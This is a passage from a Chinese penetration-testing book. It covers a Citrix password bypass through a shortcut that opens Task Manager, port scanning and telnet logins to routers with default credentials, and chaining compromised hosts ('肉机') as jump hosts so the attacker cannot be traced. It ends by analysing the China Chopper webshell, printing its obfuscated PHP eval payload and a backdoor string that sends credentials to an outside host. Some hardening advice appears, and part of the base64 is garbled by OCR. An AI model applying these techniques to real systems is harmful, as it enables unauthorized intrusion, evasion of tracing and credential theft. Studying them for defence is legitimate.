


图 7-158 Citrix 中的用户名和密码验证

05 使用快捷键绕过密码验证

在连接 Citrix 服务器后，可以使用一些快捷键进行常见的操作。

- 【Shift】+【F1】：打开本地任务列表。
- 【Shift】+【F2】：切换标题栏。
- 【Shift】+【F3】：关闭远程应用程序。
- 【Ctrl】+【F1】：显示 Windows 安全桌面，相当于本地快捷键【Ctrl】+【Alt】+【Del】。
- 【Ctrl】+【F2】：打开远程任务列表。
- 【Ctrl】+【F3】：打开远程任务管理器，相当于本地快捷键【Ctrl】+【Shift】+【Esc】。
- 【Alt】+【Minus】：在各个任务之间切换，相当于本地快捷键【Alt】+【Shift】+【Tab】。

因为 Citrix 服务器的某些版本存在密码绕过漏洞，所以可以通过快捷键直接调出任务管理器，从而绕过密码验证。在出现确定的连接后，使用快捷键【Ctrl】+【F3】打开远程任务管理器，如图 7-159 所示。




图 7-159 打开远程计算机上的任务管理器

06 进入远程 Citrix 服务器

在上一步笔者进入了一台日文的 Citrix 服务器，很多内容看不懂，于是换了一台英文的服务器进行测试。

通过快捷键【Ctrl】+【F3】打开远程计算机上的任务管理器，然后在任务管理器中依次单击“文件”→“新建任务”→“打开”选项，在其中输入“cmd.exe”或“Explorer”，直接打开命令提示符或者资源管理器窗口。如图 7-160 所示，通过输入“Explorer”进入对方计算机。




图 7-160 通过新建任务进入远程 Citrix 服务器

7.16.4 问题与探讨

下面就本次渗透中遇到的问题进行探讨。

1. 修改参数失效

在下载 ICA 文件中，有些时候通过修改参数 InitialProgram 的值即可顺利进入远程服务器。但是，有些 ICA 文件在修改该值后，连接 Citrix 服务器时要求输入用户名和密码，在没有获取用户名和密码的情况下基本无法进入。

2. 具有执行程序权限却很难提权

通过 ICA 文件连接，使用快捷键绕过密码验证后，虽然能够使用计算机中的资源执行部分或者全部程序，但由于权限限制，如果登录的用户没有获得 administrator 权限，则服务器提权成功很难。

Citrix 的更多漏洞可以参考 <http://secunia.com/advisories/search/?search=citrix>。

3. Citrix 服务器的一些安全配置方法

现将 Citrix 服务器的安全配置方法总结如下。

- 正确配置 NFuse/Citrix Secure Gateway。
- 确定 IIS/Apache 已经打了最新的补丁，并且在 DMZ 的保护中，或者使用 NTLM 认证。
- 如果可能，要求远程用户使用 SecureID 认证方式。
- 使用其他浏览器，尽量不使用 IE。
- 建立一个组，把所有 Citrix 用户放到这个组里，禁止它们访问 cmd.exe、ftp.exe、tftp.exe、rcp.exe、net.exe、command.com、iexplorer.exe 等可能对系统有危害的程序和文件（在安全与应用的平衡之间作出选择）。笔者曾经见过一台服务器，其权限设置非常严格，对每一个文件和文件夹都进行了仔细的审核，尤其对 system 权限进行了严格的分配。
- 为 Citrix 打上最新的补丁。
- 禁止 WinHelp32 的访问；启用 Internet 选项中的禁止下载功能；禁止使用进程管理器。
- 如果可能，在 Citrix 中依次选择“Citrix Connection Configuration”→“ICA-TCP”，启用“Client Settings”功能。

7.17 从渗透扫描到路由器跳板攻击

在网络安全的学习过程中，最大的特点就是研究和实践。本案例的内容来自一个网络安全渗透项目，在这里拿出来与大家分享。

通过本案例，读者可以了解如何使用 SuperScan 3.0 扫描指定单个 IP 地址或者 IP 地址范围端口开放情况，扫描端口的处理思路，以及采用跳板的原则。

7.17.1 渗透准备

本案例中用到的工具软件相对较少，需要准备如下工具和实验环境。

- 端口扫描工具 SuperScan
- 具备 Telnet 的服务器或者肉机 1 台
- 预扫描 IP 地址段

说明

本次渗透测试的对象是一个固定 IP 地址段。由于要保护客户的隐私信息，笔者只是展现了渗透中确实能够出现的场景，以及切实可行的思路，但 IP 地址范围等可能无法重现。

7.17.2 渗透扫描和连接测试

下面讲解渗透扫描和连接测试的步骤。

01 实施端口扫描

运行 SuperScan 3.0，在 IP 地址“起始”和“终止”文本框中分别输入待扫描的 IP 地址，可以是一个 IP 地址，也可以是一个范围。在“扫描类型”设置区勾选“查询计算机名”和“显示主机响应”复选框，然后选中“列表中的端口”单选项。本次扫描是对一段 IP 地址进行全端口扫描，所以自定义扫描端口范围为 1~65535。单击“开始”按钮，实施端口扫描，结果如图 7-161 所示。

注意

(1) 在实际渗透过程中可以根据需要进行扫描，大范围扫描时不要全部扫描，否则耗时特别长。如果仅针对 23 端口，可以只扫描 23 端口。

(2) 扫描可以在肉机上进行，需要特别注意的是 SuperScan 扫描软件不能自动保存扫描结果。



图 7-161 对指定 IP 地址范围的主机实施全端口扫描

02 整理并测试端口扫描结果

如果扫描的 IP 地址不是特别多，很快就會在 SuperScan 中得到扫描结果。如图 7-162 所示，在本次扫描中，开放 21 端口的设备数量最多，开放 23 端口的设备仅有 1 台。直接选中开放 23 端口的服务器，然后单击右键，在弹出的快捷菜单中选择“Telnet 登陆”选项。



图 7-162 整理并测试端口扫描结果

03 Telnet 登录

如果 Telnet 连接成功，则会出现如图 7-163 所示的要求输入密码和用户名的登录窗口。

说明

(1) 在一般的服务器上，Telnet 登录都是需要用户名和密码的，但在实际测试过程中我们发现，很多路由器和防火墙的密码默认为空，其用户名多为“admin”。

(2) 如果碰到需要验证的情况，可以进行猜测，如果多次猜测错误则只能放弃。




图 7-163 Telnet 登录窗口

04 继续扫描和测试

重复上面的步骤继续进行扫描和测试，终于出现了一个我们比较熟悉的窗口，如图 7-164 所示，表示 Telnet 成功。到网上搜索了一下，发现“telecom”多为电信设备，一般为路由器。




图 7-164 使用 Telnet 连接成功

7.17.3 跳板思路的测试和验证

由于路由器都提供了 Telnet 功能，因此可以先 Telnet 到路由器（或者 Telnet 到肉机服务器再 Telnet 到路由器），形成“本地→肉机→路由器→工作平台”或者“本地→路由器→肉机→工作平台”的连接线路，从而达到隐藏本地 IP 地址的目的，也就是搭建通常意义上的“跳板”。

01 从 Telnet 到跳板服务器或肉机

在 telecom 提示符下输入需要连接的服务器，在本例中直接输入“telnet 218.

..*** 443”，连接该服务器的 443 端口。Telnet 默认端口为 23，在本例中我们对该服务器的 Telnet 端口进行了修改，以便隐藏。如图 7-165 所示，此时显示一个登录信息，该信息表明我们 Telnet 的服务器操作系统是 Windows 2000 Server。输入用户名“Administrator”，以及该用户所对应的密码，验证成功后会出现如图 7-166 所示的界面。




图 7-165 从路由器 Telnet 到肉机




图 7-166 Telnet 连接成功


02 验证 Telnet 的效果

在肉机上执行“IPconfig /all”命令可以查看其网络配置情况，如图 7-167 所示，表明我们通过路由器 Telnet 后可以在新的 Telnet 上执行命令。执行“netstat -n | find "443"”命令查看路由器和肉机的网络连接情况，如图 7-168 所示，验证了跳板的可行性。

说明

（1）理论上，在 Telnet 上可以建立 N 个连接，但在实际使用过程中，只要有 5 个以上就可以了。推荐线路为“本地→国（内）外肉机→路由器→国（内）外肉机→工作平台”。这样的线路一般很难追踪。

(2) 以上思路适合于在 DOS 命令下执行攻击，也就是执行批处理攻击类型，尤其适合 Linux 下的攻击。




```
Teletype 221.133.234.130
IP Address . . . . . : 218.133.234.130
Subnet Mask . . . . . : 255.255.255.224
Default Gateway . . . . . : 218.133.234.130
DNS Servers . . . . . : 202.99.104.68
202.99.96.68

Ethernet adapter Broadcom NetXtreme Gigabit Ethernet Adapter - onboard 2:
Connection-specific DNS Suffix . : 
Description . . . . . : Broadcom NetXtreme Gigabit Ethernet
#2
Physical Address. . . . . : 00-0D-56-B8-05-DB
DHCP Enabled. . . . . : No
IP Address. . . . . : 192.168.2.150
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 
DNS Servers . . . . . : 

Ethernet adapter Intel Fast Ethernet LAN Controller - PCI slot 2:
Media State . . . . . : Cable Disconnected
Description . . . . . : Intel(R) PRO/100 S Server Adapter
Physical Address. . . . . : 00-02-E3-EC-C9-81

C:\>
```

图 7-167 在跳板上执行命令



```
Teletype 221.133.234.130
TCP 218.133.234.130:8000 117.11.118.117:1415 CLOSE_WAIT
TCP 218.133.234.130:8000 125.36.40.115:1638 CLOSE_WAIT
TCP 218.133.234.130:8000 125.36.53.253:1040 CLOSE_WAIT
TCP 218.133.234.130:8000 125.36.59.86:1033 CLOSE_WAIT
TCP 218.133.234.130:8000 125.38.26.196:1040 CLOSE_WAIT
TCP 218.133.234.130:8000 125.38.26.196:3202 CLOSE_WAIT
TCP 218.133.234.130:8000 125.38.27.147:1048 CLOSE_WAIT
TCP 218.133.234.130:8000 125.38.27.147:1291 CLOSE_WAIT
TCP 218.133.234.130:8000 125.38.28.247:1049 CLOSE_WAIT
TCP 218.133.234.130:8000 125.38.28.247:4019 CLOSE_WAIT
TCP 218.133.234.130:8000 125.38.30.84:1053 CLOSE_WAIT
TCP 218.133.234.130:8000 125.38.30.84:3899 CLOSE_WAIT
TCP 218.133.234.130:8000 125.38.30.84:4924 CLOSE_WAIT
TCP 218.133.234.130:8000 125.38.30.211:1040 CLOSE_WAIT
TCP 218.133.234.130:8000 125.38.30.211:4934 CLOSE_WAIT
TCP 218.133.234.130:8000 125.38.31.25:1537 CLOSE_WAIT
TCP 218.133.234.130:8000 125.38.31.25:4140 CLOSE_WAIT
TCP 218.133.234.130:8000 125.38.31.51:1058 ESTABLISHED
TCP 218.133.234.130:8000 125.38.42.99:1044 CLOSE_WAIT
TCP 218.133.234.130:8000 221.197.153.168:1051 CLOSE_WAIT

C:\>netstat -n | find "443"
TCP 218.133.234.130:7:443 221.133.234.130:37698 ESTABLISHED

C:\>
```

图 7-168 查看网络连接情况

7.17.4 路由器攻击和测试

接下来我们进行路由攻击和有关测试。

1. 在路由器上执行命令

在 telecom 提示符下输入“?”获取帮助信息，如图 7-169 和图 7-170 所示。路由器有多条命令，根据这些提示输入命令并执行，在执行过程中总是报错，仅能显示一些简单的信息。由于笔者对直接在路由器上执行命令不太熟悉，因此未进行深入测试，熟悉路由器的读者可以自行测试。




图 7-169 显示路由器的命令




图 7-170 显示路由器的命令（续）

2. 路由器提权

既然进入了路由器，那就看看如何进行提权。通过查询，还真找到一些有关路由器提升权限的漏洞，这些漏洞需要构建才能实现。由于本次渗透主要是针对跳板的测试，因此关于路由器渗透方面的问题留在以后研究。

7.17.5 加固方法

笔者认为，在路由器初始设置完毕后可以关闭 23 端口，或者对 23 端口进行限制 IP 地址访问的操作，同时给路由器设置一个比较复杂的用户名和密码。

7.18 手工检测“中国菜刀”是否包含后门

我国有一句古话：“常在河边走，哪有不湿鞋。”互联网上流传的很多安全工具是带有后门的，如 SSH Secure Client 就曾被曝留有后门（Putty 汉化版被爆存在后门，可窃

取管理员账号, <http://os.51cto.com/art/201202/314269.htm>)。在工具中留下后门, 就可以不断获取“活的”攻击者、管理员等提交的登录账号和密码, 以及服务器和 WebShell 等权限。那么, 著名的 WebShell 管理工具“中国菜刀”会不会留有后门呢? 试一下就知道了!

7.18.1 “中国菜刀”简介

“中国菜刀”是一款专业的网站管理软件, 用途广泛, 使用方便, 小巧实用。只要支持动态脚本的网站, 都可以用“中国菜刀”来管理。其程序大小为 214KB, 如果在非简体中文环境下使用会自动切换到英文界面, 采用 Unicode 方式编译, 支持多语言输入和显示。

7.18.2 实验环境

在进行测试前, 需要准备如下实验环境。

- 在本机安装 ComsenzEXP (下载地址 <http://www.comsenz.com/downloads/install/exp>)。
- 在 ComsenzEXP 安装目录的 wwwroot 文件夹下新建一句话后门 PHP 文件。
- 安装 WSocketExpert_Cn 程序。
- 准备 Encode 程序。
- 准备带有后门的 Chopper 程序 1 套。

7.18.3 分析并获取后门

分析并获取“中国菜刀”后门的操作如下。

01 新建记录

在“中国菜刀”中新建一条 WebShell 记录, 加入一句话后门地址“<http://127.0.0.1/1.php>”, 密码为“x”, 如图 7-171 所示。




图 7-171 新建 WebShell 记录

02 配置 WSocketExpert_Cn 抓包软件

打开 WSocketExpert_Cn (也可以选择其他抓包软件), 选择需要监听的程序。在本例中选择“中国菜刀.exe”, 如图 7-172 所示。设置完成后 WSocketExpert_Cn 开始对“中国菜刀”进行监听并获取其通信过程中的包等数据。




图 7-172 配置 WSocketExpert_Cn 抓包软件

03 使用“中国菜刀”打开 WebShell

在“中国菜刀”中打开 WebShell 记录“http://127.0.0.1/1.php”, 如图 7-173 所示, 可以对 WebShell 所在的计算机进行浏览、删除、上传等操作。




图 7-173 打开 WebShell

04 获取数据

在 WSocketExpert_Cn 中可以看到抓取数据包记录, 在其中选择第 2 条记录, 如图 7-174 所示。复制数据包的内容, 其内容如下, 代码中包含 URL 编码, 无法看出什么。

```
x=%24_%3Dstrrev%28edoced_46esab%29%3B%40eval%28%24_%28%24_POST%5Bz0%5D%29%29%3B&z0=QGV2YWwoYmFzZTY0X2RlY29kZSgnYVdZb0pGOURUMdlMUlVWYkowedVhMlVuW
```

FNFOU1TbDdjMlYwWTI5dmEyBxGLQ2RNZVd0bEp5d3hLVHRBwM1sc1pTz25hSFIwY0RvdkwzZ
 DNkeTVoY0drdVkyOXRMBVJSTDBGd2FTNXdhSEEvVlhKc1BTY3VKRj1UULZKV1JWSmJKMGhVv
 kZCZ1NFOVRWQ2RkTGlSZlUwVlNwAlZTV31kU1JWR1ZSVk5VWDFWU1NTZGRMAWntVUDGemN6M
 G5MbXRsZVNna1gxQ1BVMVFWs1R00ScpKtTAAw5pX3NldCgiZGlzcGxheV91cnJvcnMiLCIwI
 ik7QHNldF90aW1lX2xpbl0KDAP00BzZXRfbWFnawNfcXVvdGVzX3J1bnRpbWUoMCK7ZWNob
 ygiLT58Iik7OyREPWRpcm5hbWUoJF9TRVJWRVJbIlNDUklQVF9GSUxFTkFNRSJdKTtpZigkR
 D09IiIpJEQ9ZGlybmFtZSgkX1NFU1ZFUlsiUEFUSF9UUKFOU0xBVEVEI10pOyRSPSJ7JER9X
 HQiO2lMkHN1YnN0cigkRCwwLDEpIT0iLyIpe2ZvcMvYhY2gocmFuZ2UoIkEiLCJaIikgYXMGJ
 EwpaWYoaXNfZGlyKCJ7JEx9OiIpKSRSLj0ieyRMfToiO30kUi49Ilx0IjskdT0oZnVuY3Rpb
 25fZXXhc3RzKCdb3NpeF9nZXRLZ2lkYkpbP0Bwb3NpeF9nZXRwd3VpZChAcG9zaXhfZ2V0Z
 XVpZCgpKTonJzskdXNyPSgkSk%2FJHVbJ25hbWUnXTpAZ2V0X2N1cnJ1bnRfdXNlcigpOyR
 SLj1waHBfdW5hbWUoKTskUi49Iih7JHVzcn0pIjtwcmcludCAKUjs7ZWNobygIfDwtIik7ZG1
 lKCK7




图 7-174 查看数据包

05 对 URL 数据进行解包

将上面获取的数据复制到 Encode 中，如图 7-175 所示。选择“URI”类型，单击“Decoder”按钮，可对输入框中的内容进行编码。




图 7-175 对 URL 数据进行解码

解码后的数据如下。

```
x=$_=strrev(edoced_46esab);@eval($_($_POST[z0]));&z0=QGV2YWwoYmFzZTY0X2RlY29kZSgnYVdZb0pGOURUMdlMUlVWYkowedVhMlVuWFNFOUlTbdDjmlYwWTI5dmEybgXlQ2RNZVd0bEp5d3hLVHRBwmlsc1pTZ25hSFiwY0RvdkwzZDNkeTVoY0drdVkyOXRMbVJsTDBGd2lTNXdhSEEvVlhKc1BTY3VKRjUuUlZKv1JWSmJKMGhVvkZCZlNFOVRWQ2RkTGlSZlUwVlNwa1ZTV3lkU1JWRlZSVk5VWDFWU1NTZGRMaWntVUDGemN6MG5MbXRzSVNna1gxQlBVMVFwS1R0OScPKTtAaw5pX3NldCgiZGlzcGxheV9lcnJvcnMiLCIwIik7QHNldf90aw1lX2xpBw10KDAP00BzZXRfbWFnawNfcXVvdGVzX3J1bnRpbWUoMCK7ZWNobygiLT58Iik7OyREPWRpcm5hbWUoJF9TRVJWRVJbIlNDUklQVF9GSUxFTkFNRSJdKtTpZigkRD09IiIpJEQ9ZGlybmFtZSgkXlNFULZFULsiUEFUSF9UUKFOU0xBVEVEIl0pOyRSPSJ7JER9XHqiO2lmKHn1YnN0cigkRCwwLDEpIT0iLyIpe2ZvcMvhY2gocmFuZ2UoIkeiLCJaIikgYXMGJEWpaWYoaXNfZGlyKCJ7JEx9OiIpKSKSLj0ieyRMfToiO30kUi49Ilx0IjskdT0oZnVuY3Rpb25fZXBhc3RzKCdwb3NpeF9nZXRlZ2lkYjYpP0Bwb3NpeF9nZXRwd3VpZChAcG9zaXhfZ2V0ZXVpZCgpKTonJzskdXNyPSgkdSk/JHVbJ25hbWUnXTpAZ2V0X2N1cnJ1bnRfdXNlcigpOyRSLjlwaHBfdW5hbWUoKTskUi49Iih7JHVzen0pIjtwcmIudCAkUjs7ZWNobygifDwtIik7ZGllKCK7
```

将解码后的“z0=’”后面的数据复制到 Encode 的输入框中，选择“BASE64”选项，如图 7-176 所示，获取第 1 次 Base64 解码后的数据，具体如下，加粗的部分还存在 Base64 加密。

```
@eval(base64_decode('aWYwJF9DT09LSUVbJ0x5a2UnXSE9MS17c2V0Y29va2llKCDmEwTlJ1YwXKTtAZmlsZSgnaHR0cDovL3d3dy5hcGkuY29tLmRlL0FwaS5waHA/VXJsPScuJF9TRVJWRVJbJ0h0UVFBfSE9TVCddLiRlU0VSVkVSwydsRVFVRVNUX1VSSSddLicmUGFzc3OnLmtleSgkX1BPu1QpKTt9')));@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("->|");;$D=dirname($_SERVER["SCRIPT_FILENAME"]);if($D=="")$D=dirname($_SERVER["PATH_TRANSLATED"]);$R="{ $D }\t";if(substr($D,0,1)!="/") {foreach(range("A","Z") as $L)if(is_dir("{ $L }"))$R="{ $L }:";$R.="\"";$u=(function_exists('posix_getegid'))?@posix_getpuid(@posix_geteuid()):'';$usr=($u)?$u['name']:@get_current_user();$R.=php_uname();$R.="({ $usr })";print $R;echo("|<-");die();
```

将以上代码中加粗显示的部分复制到 Encode 程序的输入框中，选择“BASE64”选项进行解密，如图 7-177 所示，获取其后门地址代码如下。

```
